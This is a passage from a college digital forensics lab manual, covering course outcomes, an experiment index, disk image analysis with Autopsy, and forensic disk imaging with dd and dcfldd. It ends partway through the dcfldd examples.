



Vidyavardhini's

College of Engineering & Technology

Vasai Road (W)

Department of Computer Engineering

Laboratory Manual

(Student Copy)

Semester	VIII	Class	B.E
Course Code	CSDL8022		
Course Name	Digital Forensics Lab		



Vidyavardhini's College of Engineering & Technology

Department of Computer Engineering



Vidyavardhini's College of Engineering & Technology

Vision

To be a premier institution of technical education; always aiming at becoming a valuable resource for industry and society.

Mission

- To provide technologically inspiring environment for learning.
- To promote creativity, innovation and professional activities.
- To inculcate ethical and moral values.
- To cater personal, professional and societal needs through quality education.



Vidyavardhini's College of Engineering & Technology

Department of Computer Engineering

Department Vision:

To evolve as a center of excellence in the field of Computer Engineering to cater to industrial and societal needs.

Department Mission:

- To provide quality technical education with the aid of modern resources.
- Inculcate creative thinking through innovative ideas and project development.
- To encourage life-long learning, leadership skills, entrepreneurship skills with ethical & moral values.

Program Education Objectives (PEOs):

PEO1: To facilitate learners with a sound foundation in the mathematical, scientific and engineering fundamentals to accomplish professional excellence and succeed in higher studies in Computer Engineering domain

PEO2: To enable learners to use modern tools effectively to solve real-life problems in the field of Computer Engineering.

PEO3: To equip learners with extensive education necessary to understand the impact of computer technology in a global and social context.

PEO4: To inculcate professional and ethical attitude, leadership qualities, commitment to societal responsibilities and prepare the learners for life-long learning to build up a successful career in Computer Engineering.

Program Specific Outcomes (PSOs):

PSO1: Analyze problems and design applications of database, networking, security, web technology, cloud computing, machine learning using mathematical skills, and computational tools.

PSO2: Develop computer-based systems to provide solutions for organizational, societal problems by working in multidisciplinary teams and pursue a career in the IT industry.



Program Outcomes (POs):

Engineering Graduates will be able to:

- **PO1. Engineering knowledge:** Apply the knowledge of mathematics, science, engineering fundamentals, and an engineering specialization to the solution of complex engineering problems.
- **PO2. Problem analysis:** Identify, formulate, review research literature, and analyze complex engineering problems reaching substantiated conclusions using first principles of mathematics, natural sciences, and engineering sciences.
- **PO3. Design/development of solutions:** Design solutions for complex engineering problems and design system components or processes that meet the specified needs with appropriate consideration for the public health and safety, and the cultural, societal, and environmental considerations.
- **PO4. Conduct investigations of complex problems:** Use research-based knowledge and research methods including design of experiments, analysis and interpretation of data, and synthesis of the information to provide valid conclusions.
- **PO5. Modern tool usage:** Create, select, and apply appropriate techniques, resources, and modern engineering and IT tools including prediction and modeling to complex engineering activities with an understanding of the limitations.
- **PO6. The engineer and society:** Apply reasoning informed by the contextual knowledge to assess societal, health, safety, legal and cultural issues and the consequent responsibilities relevant to the professional engineering practice.
- **PO7. Environment and sustainability:** Understand the impact of the professional engineering solutions in societal and environmental contexts, and demonstrate the knowledge of, and need for sustainable development.
- **PO8. Ethics:** Apply ethical principles and commit to professional ethics and responsibilities and norms of the engineering practice.
- **PO9. Individual and teamwork:** Function effectively as an individual, and as a member or leader in diverse teams, and in multidisciplinary settings.
- **PO10. Communication:** Communicate effectively on complex engineering activities with the engineering community and with society at large, such as, being able to comprehend and write effective reports and design documentation, make effective presentations, and give and receive clear instructions.
- **PO11. Project management and finance:** Demonstrate knowledge and understanding of the engineering and management principles and apply these to one's own work, as a member and leader in a team, to manage projects and in multidisciplinary environments.
- **PO12. Life-long learning:** Recognize the need for and have the preparation and ability to engage in independent and life-long learning in the broadest context of technological change.



Vidyavardhini's College of Engineering & Technology

Department of Computer Engineering

Course Objectives

1	To demonstrate the procedures for identification, preservation, and acquisition of digital evidence
2	To demonstrate techniques and tools used in digital forensics for operating systems and malware investigation
3	To demonstrate tools for mobile forensics and browser, email forensic
4	To explore scenario based crime forensics investigations

Course Outcomes

At the end of the course student will be able to:		Action verb	Bloom Level
CSDL8022.1	Explore various forensics tools and use them to acquire, duplicate and analyze data and recover deleted data	Explore/Use	Apply (Level 3)
CSDL8022.2	Implement penetration testing using forensics tools	Implement	Create (Level 6)
CSDL8022.3	Explore various forensics tools and use them to acquire and analyze live and static data	Explore	Apply (Level 3)
CSDL8022.4	Verify source and content authentication of emails	Verify	Evaluate (Level 5)
CSDL8022.5	Explore various forensics tools to extract Web Browsers related evidence	Explore	Apply (Level 3)
CSDL8022.6	Discuss real time crime forensics investigations scenarios	Discuss	Evaluate (Level 5)



Vidyavardhini's College of Engineering & Technology

Department of Computer Engineering

Mapping of Experiments with Course Outcomes

List of Experiments	Course Outcomes					
	CSDL 8022. 1	CSD L 8022. 2	CSDL 8022. 3	CSDL 8022. 4	CSDL 8022. 5	CSDL 8022. 6
To analyse Hard Disk images using Autopsy tool	3	-	-	-	-	-
To explore forensics tools of Kali Linux to create mirror image and maintain integrity of source of evidence	3	-	-	-	-	-
To Perform penetration Testing using Metasploit	-	3	-	-	-	-
To perform analysis of Volatile memory to detect evidence of attack	-	-	3	-	-	-
To perform forensics investigation of web browser logs to detect evidence	-	-	-	-	3	-
To perform Network packet forensics using Network Miner	-	-	3			-
To perform data carving using open source tools	3	-	-	-		-
To Perform Email Analysis to detect Evidence	-	-	-	3	-	-
Case Study- Kali Linux Tools	-	-	-	-	-	3

Enter correlation level 1, 2 or 3 as defined below

1: Slight (Low)

2: Moderate (Medium)

3: Substantial (High)

If there is no correlation put “—”.



Vidyavardhini's College of Engineering & Technology

Department of Computer Engineering

INDEX

Sr. No.	Name of Experiment	D.O.P.	D.O.C.	Page No.	Remark
1	To analyse Hard Disk images using Autopsy tool				
2	To explore forensics tools of Kali Linux to create mirror image and maintain integrity of source of evidence				
3	To Perform penetration Testing using Metasploit				
4	To perform analysis of Volatile memory to detect evidence of attack				
5	To perform forensics investigation of web browser logs to detect evidence				
6	To perform Network packet forensics using Network Miner				
7	To perform data carving using open source tools				
8	To Perform Email Analysis to detect Evidence				
9	Case Study-Kali Linux Tool				

D.O.P: Date of performance

D.O.C : Date of correction



Vidyavardhini's College of Engineering & Technology

Department of Computer Engineering

Experiment No.1
To analyse Hard Disk images using Autopsy tool
Date of Performance:
Date of Submission:



Vidyavardhini's College of Engineering & Technology

Department of Computer Engineering

Aim: To analyse Hard Disk images using Autopsy tool

Objective: To make use of autopsy tools to extract the evidence from images of hard disk

Theory:

Autopsy® is a digital forensics platform and graphical interface to The Sleuth Kit® and other digital forensics tools. It is used by law enforcement, military, and corporate examiners to investigate what happened on a computer. You can even use it to recover photos from your camera's memory card. The Autopsy is

1. Easy to Use

Autopsy was designed to be intuitive out of the box. Installation is easy and wizards guide you through every step. All results are found in a single tree. See the intuitive page for more details.

2. Extensible

Autopsy was designed to be an end-to-end platform with modules that come with it out of the box and others that are available from third-parties. Some of the modules provide:

Timeline Analysis - Advanced graphical event viewing interface (video tutorial included).

Hash Filtering - Flag known bad files and ignore known good.

Keyword Search - Indexed keyword search to find files that mention relevant terms.

Web Artifacts - Extract history, bookmarks, and cookies from Firefox, Chrome, and IE.

Data Carving - Recover deleted files from unallocated space using PhotoRec

Multimedia - Extract EXIF from pictures and watch videos.

Indicators of Compromise - Scan a computer using STIX.

See the Features page for more details. Developers should refer to the module development page for details on building modules.

3. Fast

Everyone wants results yesterday. Autopsy runs background tasks in parallel using multiple cores and provides results to you as soon as they are found. It may take hours to fully search the drive, but you will know in minutes if your keywords were found in the user's home folder. See the fast results page for more details.

4. Cost Effective



Vidyavardhini's College of Engineering & Technology

Department of Computer Engineering

Autopsy is free. As budgets are decreasing, cost effective digital forensics solutions are essential. Autopsy offers the same core features as other digital forensics tools and offers other essential features, such as web artifact analysis and registry analysis, that other commercial tools do not provide.




Fig.1.1 A Snapshot of Autopsy tool

KEY FEATURES

The various other important features of Autopsy are as follows

- Simple Windows installation
- Automated, intuitive workflow
- Supports hard drives and smartphones
- Extracts artifacts from web browsers
- MD5 hash lookup
- Indexed keyword search
- Deleted file carving



Vidyavardhini's College of Engineering & Technology

Department of Computer Engineering

- EXIF data extraction from JPEG images
- Timeline analysis for all events
- Standard Android database parsing
- Extension mismatch detection
- Image gallery for picture review
- Email message extraction
- Network-based collaboration

Process:

Step 1. Start the Autopsy Forensic Tool

The primary modes and functions of the Autopsy Forensic Browser are to act as a graphical front end to the Sleuth Kit and other related tools in order to provide the capabilities of analysis, search and case management in a simple but comprehensive package.

Step 2. Start a New Case

Click **New Case**. This will add a new case folder to the system and allow you to begin adding evidence. To begin, click **New Case**.

Step 3. Enter the Case Details

Begin by entering the details about the case. This will include the name of the Case itself and a description of the case.

Step 4. Add a Host to the Case

The Host name specifies the name of the computer under investigation. The user is provided with the options a. Generate new Host name based on data source name b. Specify new Host name c. Use Existing Host name.

Step 5. Select Data Source Type

This steps involves the selection of a particular type of data source Fig. 1.2 shows the various option available as a Data source type.




Fig.1.2 Data Source Type

Step 6. Select Data Source

In this step, the actual source of evidence is needed to be selected and a path to that source of evidence is required to be provided. The Autopsy tool then add the source of evidence to the case.

Step 7. Configure Ingest

In this step, the type of evidence needed to be extracted from the source of evidence is informed to the Autopsy tool. By ticking a particular option, the type of evidence related information will be extracted by the Autopsy tool.

Step 8. Add Data Source

In this step, the Autopsy tool finally adds the data source to the case and starts extracting the type of evidence to be searched from the source of evidence.


Finally the user gets the various evidence extracted by the Autopsy tool , category wise.



Vidyavardhini's College of Engineering & Technology

Department of Computer Engineering

Output:




exp1 - Autopsy 4.22.0

Case View Tools Window Help

Listing application/octet-stream 11 Results

Name	S	C	O	Modified Time	Change Time	Access Time	Created Time	Size	Flags(Dir)	Flags(M)
\$AttrDef			0	2009-01-01 04:14:02 IST	2009-01-01 04:14:02 IST	2009-01-01 04:14:02 IST	2009-01-01 04:14:02 IST	2560	Allocated	Allocate
\$BadClus				2009-01-01 04:14:02 IST	2009-01-01 04:14:02 IST	2009-01-01 04:14:02 IST	2009-01-01 04:14:02 IST	0	Allocated	Allocate
\$Bitmap			0	2009-01-01 04:14:02 IST	2009-01-01 04:14:02 IST	2009-01-01 04:14:02 IST	2009-01-01 04:14:02 IST	126112	Allocated	Allocate
\$Boot				2009-01-01 04:14:02 IST	2009-01-01 04:14:02 IST	2009-01-01 04:14:02 IST	2009-01-01 04:14:02 IST	8192	Allocated	Allocate
\$Solgid				2009-01-01 04:14:05 IST	2009-01-01 04:14:05 IST	2009-01-01 04:14:05 IST	2009-01-01 04:14:05 IST	0	Allocated	Allocate
\$Quota				2009-01-01 04:14:05 IST	2009-01-01 04:14:05 IST	2009-01-01 04:14:05 IST	2009-01-01 04:14:05 IST	0	Allocated	Allocate
\$Repase				2009-01-01 04:14:05 IST	2009-01-01 04:14:05 IST	2009-01-01 04:14:05 IST	2009-01-01 04:14:05 IST	0	Allocated	Allocate
\$LogFile			0	2009-01-01 04:14:02 IST	2009-01-01 04:14:02 IST	2009-01-01 04:14:02 IST	2009-01-01 04:14:02 IST	4685824	Allocated	Allocate
\$MFT			0	2009-01-01 04:14:02 IST	2009-01-01 04:14:02 IST	2009-01-01 04:14:02 IST	2009-01-01 04:14:02 IST	32768	Allocated	Allocate
\$MFTMirr			0	2009-01-01 04:14:02 IST	2009-01-01 04:14:02 IST	2009-01-01 04:14:02 IST	2009-01-01 04:14:02 IST	4096	Allocated	Allocate
\$Volume				2009-01-01 04:14:02 IST	2009-01-01 04:14:02 IST	2009-01-01 04:14:02 IST	2009-01-01 04:14:02 IST	0	Allocated	Allocate



exp1 - Autopsy 4.22.0

Case View Tools Window Help

Listing File System 3 Results

Name	S	C	O	Modified Time	Change Time	Access Time	Created Time	Size	Flag
Compressed and Encrypted				2009-01-01 04:15:24 IST	2009-01-01 04:15:28 IST	2009-01-01 04:15:24 IST	2009-01-01 04:15:24 IST	48	Unal
[current folder]				2009-01-01 04:15:24 IST	2009-01-01 04:15:28 IST	2009-01-01 04:15:24 IST	2009-01-01 04:15:24 IST	48	Unal
[parent folder]				2009-01-01 04:15:47 IST	2009-01-01 04:15:47 IST	2009-01-01 04:15:50 IST	2009-01-01 04:14:02 IST	56	Unal

Conclusion:

In this experiment, the Autopsy tool was effectively used to perform a forensic analysis of a hard disk. By leveraging Autopsy's capabilities, we were able to identify key data, recover deleted files, and investigate file system structures in a systematic manner. The tool's user-friendly interface facilitated the extraction of valuable information, including metadata, file signatures, and the recovery of fragmented or hidden data.



Vidyavardhini's College of Engineering & Technology

Department of Computer Engineering

Experiment No.2
To explore forensics tools of Kali Linux to create mirror image and maintain integrity of source of evidence
Date of Performance:
Date of Submission:



Vidyavardhini's College of Engineering & Technology

Department of Computer Engineering

Aim: To explore forensics tools of Kali Linux to create mirror image and maintain integrity of source of evidence

Objective: To make use of dd and dcflddd tool create a duplicate copy of the source of evidence and to obtain hash value of the source of evidence.

Theory:

'dd' command in Linux

dd is a command-line utility for Unix and Unix-like operating systems whose primary purpose is to convert and copy files.

- On Unix, device drivers for hardware (such as hard disk drives) and special device files (such as /dev/zero and /dev/random) appear in the file system just like normal files.
 - dd can also read and/or write from/to these files, provided that function is implemented in their respective drivers
 - As a result, dd can be used for tasks such as backing up the boot sector of a hard drive, and obtaining a fixed amount of random data.
 - The dd program can also perform conversions on the data as it is copied, including byte order swapping and conversion to and from the ASCII and EBCDIC text encodings.
1. *To backup the entire harddisk* : To backup an entire copy of a hard disk to another hard disk connected to the same system, execute the dd command as shown. In this dd command example, the UNIX device name of the source hard disk is /dev/hda, and device name of the target hard disk is /dev/hdb.

```
# dd if=/dev/sda of=/dev/sdb
```

- “if” represents inputfile, and “of” represents output file. So the exact copy of /dev/sda will be available in /dev/sdb.
- If there are any errors, the above command will fail. If you give the parameter “conv=noerror” then it will continue to copy if there are read errors.
- Input file and output file should be mentioned very carefully. Just in case, you mention source device in the target and vice versa, you might loss all your data.
- To copy, hard drive to hard drive using dd command given below, sync option allows you to copy everything using synchronized I/O.

```
# dd if=/dev/sda of=/dev/sdb conv=noerror, sync
```

2. *To backup a Partition* : You can use the device name of a partition in the input file, and in the output either you can specify your target path or image file as shown in the dd command.

```
# dd if=/dev/hda1 of=~/partition.img
```

3. *To create an image of a Hard Disk* : Instead of taking a backup of the hard disk, you can create an image file of the hard disk and save it in other storage devices. There are many advantages of backing up your data to a disk image, one being the ease of use. This method is typically faster than other types of backups, enabling you to quickly restore data following an unexpected catastrophe. It creates the image of a hard disk /dev/hda.

```
# dd if=/dev/hda of=~/hdadisk.img
```



Vidyavardhini's College of Engineering & Technology

Department of Computer Engineering

4. *To restore using the Hard Disk Image* : To restore a hard disk with the image file of an another hard disk, the following dd command can be used
dd if=hdadisk.img of=/dev/hdb
The image file hdadisk.img file, is the image of a /dev/hda, so the above command will restore the image of /dev/hda to /dev/hdb.
5. *To create CDRom Backup* : dd command allows you to create an iso file from a source file. So we can insert the CD and enter dd command to create an iso file of a CD content.
dd if=/dev/cdrom of=tgsservice.iso bs=2048
dd command reads one block of input and process it and writes it into an output file. You can specify the block size for input and output file. In the above dd command example, the parameter "bs" specifies the block size for the both the input and output file. So dd uses 2048bytes as a block size in the above command.

'dcfldd' command in Linux

Copy a file, converting and formatting according to the options.

dcfldd was initially developed at Department of Defense Computer Forensics Lab (DCFL). This tool is based on the dd program with the following additional features:

- Hashing on-the-fly: dcfldd can hash the input data as it is being transferred, helping to ensure data integrity.
- Status output: dcfldd can update the user of its progress in terms of the amount of data transferred and how much longer operation will take.
- Flexible disk wipes: dcfldd can be used to wipe disks quickly and with a known pattern if desired.
- Image/wipe verify: dcfldd can verify that a target drive is a bit-for-bit match of the specified input file or pattern.
- Multiple outputs: dcfldd can output to multiple files or disks at the same time.
- Split output: dcfldd can split output to multiple files with more configurability than the split command.
- Piped output and logs: dcfldd can send all its log data and output to commands as well as files natively.
- When dd uses a default block size (bs, ibs, obs) of 512 bytes, dcfldd uses 32768 bytes (32 KiB) which is HUGELY more efficient.
- The following options are present in dcfldd but not in dd: ALGORITHMlog:, errlog, hash, hashconv, hashformat, hashlog, hashlog:, hashwindow, limit, of:, pattern, sizeprobe, split, splitformat, statusinterval, textpattern, totalhashformat, verifylog, verifylog:, vf.
 - **dcfldd** supports the following letters to specify amount of data: k for kilo, M for Mega, G for Giga, T for Tera, P for Peta, E for Exa, Z for Zetta and Y for Yotta. E.g. 10M is equal to 10 MiB. See the Blocks and Bytes section to get other possibilities.
 - **bs=BYTES**
Force ibs=BYTES and obs=BYTES. Default value is 32768 (32KiB). See Blocks and Bytes section. Warning: the block size will be created in RAM. Make sure you have sufficient amount of free memory.



Vidyavardhini's College of Engineering & Technology

Department of Computer Engineering

- **cbs=BYTES**
Convert BYTES bytes at a time. (see Blocks and Bytes section)
- **conv=KEYWORDS**
Convert the file as per the comma separated keyword list.
- **count=BLOCKS**
Copy only BLOCKS input blocks. (see Blocks and Bytes section)
- **limit=BYTES**
Similar to count but using BYTES instead of BLOCKS. (see Blocks and Bytes section)
- **ibs=BYTES**
Read BYTES bytes at a time. (see Blocks and Bytes section)
- **if=FILE**
Read from FILE instead of stdin. (see Blocks and Bytes section)
- **obs=BYTES**
Write BYTES bytes at a time. (see Blocks and Bytes section)
- **of=FILE**
Write to FILE instead of stdout. NOTE: of=FILE may be used several times to write output to multiple files simultaneously.
- **of:=COMMAND**
Exec and write output to process COMMAND.
- **seek=BLOCKS**
Skip BLOCKS obs-sized blocks at start of output. (see Blocks and Bytes section)
- **skip=BLOCKS**
Skip BLOCKS ibs-sized blocks at start of input. (see Blocks and Bytes section)
- **pattern=HEX**
Use the specified binary pattern as input. You can use a byte only.
- **textpattern=TEXT**
Use repeating TEXT as input. You can use a character only.
- **errlog=FILE**
Send error messages to FILE as well as stderr.
- **hash=NAME**
Do hash calculation in parallel with the disk reading. Either md5, sha1, sha256, sha384 or sha512 can be used. Default algorithm is md5. To select multiple algorithms to run simultaneously enter the names in a comma separated list.
- **hashlog=FILE**
Send hash output to FILE instead of stderr. If you are using multiple hash algorithms you can send each to a separate file using the convention ALGORITHMlog=FILE, for example md5log=FILE1, sha1log=FILE2, etc.
- **hashwindow=BYTES**



Perform a hash on every BYTES amount of data. The partial results will be shown in screen. The default hash is md5 but you can use hash= option to choose other.

- **hashlog:=COMMAND**

Exec and write hashlog to process COMMAND.

- **ALGORITHMlog:=COMMAND**

Also works in the same fashion of hashlog:=COMMAND.

- **hashconv=[before|after]**

Perform the hashing before or after the conversions.

- **hashformat=FORMAT**

Display each hashwindow according to Format the hash format mini-language is described below.

- **totalhashformat=FORMAT**

Display the total hash value according to Format the hash format mini-language is described below.

- **status=[on|off]**

Display a continual status message on stderr. Default state is "on".

- **statusinterval=N**

Update the status message every N blocks. Default value is 256.

- **sizeprobe=[if|of|BYTES]**

Determine the size of the input or output file or an amount of BYTES for use with status messages. This option gives you a percentage indicator around the sizeprobe value. WARNING: do not use this option against a tape device. (see Blocks and Bytes section)

- **split=BYTES**

Write every BYTES amount of data to a new file. This operation applies to any of=FILE that follows (split= must be put before of=). (see Blocks and Bytes section)

- **splitformat=[TEXT|MAC|WIN]**

The file extension format for split operation. You may use "a" for letters and "n" for numbers. If you use annn, an extension started as a000 will be appended; the last possible extension for this format will be z999. splitformat=an will provide a0, a1, a2, a3, a4, a5, a6, a7, a8, a9, b0, b1, b2, b3... If nothing is specified the default format is "nnn". NOTE: the split and splitformat options take effect only for output files (option of=) specified AFTER these options appear in the command line (e.g. split=50M splitformat=annn of=/tmp/test.iso). Likewise, you may specify it several times for different output files within the same command line. You may use as many digits in any combination you would like. E.g. "anaannnaana" would be valid, but a quite insane (see Blocks and Bytes section). Other possible approach is MAC. If "MAC" is used, a suffix dmg and several dmgpart will be appended. In other words, it will generate a partial disk image file, used by the Mac OS X operating system. dmgpart files are usually provided with a corresponding dmg file, which is the master file for the split archive. If dmg is opened in Mac OS X, all dmgpart will be read too. The last option is WIN, which will automatically output file naming of foo.001, foo.002, ..., foo.999, foo.1000,



Vidyavardhini's College of Engineering & Technology

Department of Computer Engineering

- **vf=FILE**

Verify that FILE matches the specified input.

- **verifylog=FILE**

Send verify results to FILE instead of stderr.

- **verifylog:=COMMAND**

Exec and write verify results to process COMMAND.

- **--help**

Display a help page and exit.

- **--version**

Output version information and exit.

- **Blocks and Bytes**

BLOCKS and BYTES may be followed by the following multiplicative suffixes: xM M, c 1, w 2, b 512, kD 1000, k 1024, MD 1,000,000, M 1,048,576, GD 1,000,000,000, G 1,073,741,824, and so on for T, P, E, Z, Y.

- **Keywords**

Each KEYWORD may be:

- **ascii**

From EBCDIC to ASCII.

- **ebcdic**

From ASCII to EBCDIC.

- **ibm**

From ASCII to alternated EBCDIC.

- **block**

Pad newline-terminated records with spaces to cbs-size.

- **unblock**

Replace trailing spaces in cbs-size records with newline.

- **lcase**

Change upper case to lower case.

- **notrunc**

Do not truncate the output file.

- **ucase**

Change lower case to upper case.

- **swab**

Swap every pair of input bytes.



- **noerror**

Continue after read errors.

- **sync**

Pad every input block with NULs to ibs-size. When used with block or unblock, pad with spaces rather than NULs.

- **Format**

The structure of FORMAT may contain any valid text and special variables. The built-in variables are the following format: #variable_name#. To pass FORMAT strings to the program from a command line, it may be necessary to surround your FORMAT strings with "quotes."

The built-in variables are listed below:

- window_start

The beginning byte offset of the hashwindow.

- window_end

The ending byte offset of the hashwindow.

- block_start

The beginning block (by input blocksize) of the window.

- block_end

The ending block (by input blocksize) of the hash window.

- hash

The hash value.

Algorithm

The name of the hash algorithm.

For example, the default FORMAT for hashformat and totalhashformat are:

```
hashformat="#window_start# - #window_end#: #hash#" totalhashformat="Total  
(#algorithm#): #hash#"
```

The FORMAT structure accepts the following escape codes:

\n Newline

\t Tab

\r Carriage return

\ Insert the '\' character

Insert the '#' character as text, not a variable

Examples

Each following line will create a 100 MiB file containing zeros:

```
$ dcfldd if=/dev/zero of=test bs=1M count=100
```

```
$ dcfldd if=/dev/zero of=test bs=100M count=1
```

```
$ dcfldd if=/dev/zero of=test bs=50M count=2
```

```
$ dcfldd if=/dev/zero of=test limit=100M
```



To create a copy (forensics image) from a disk called /dev/sdb inside a file, using input/output blocks of 4096 bytes (4 KiB) instead of 32 KiB (default):

```
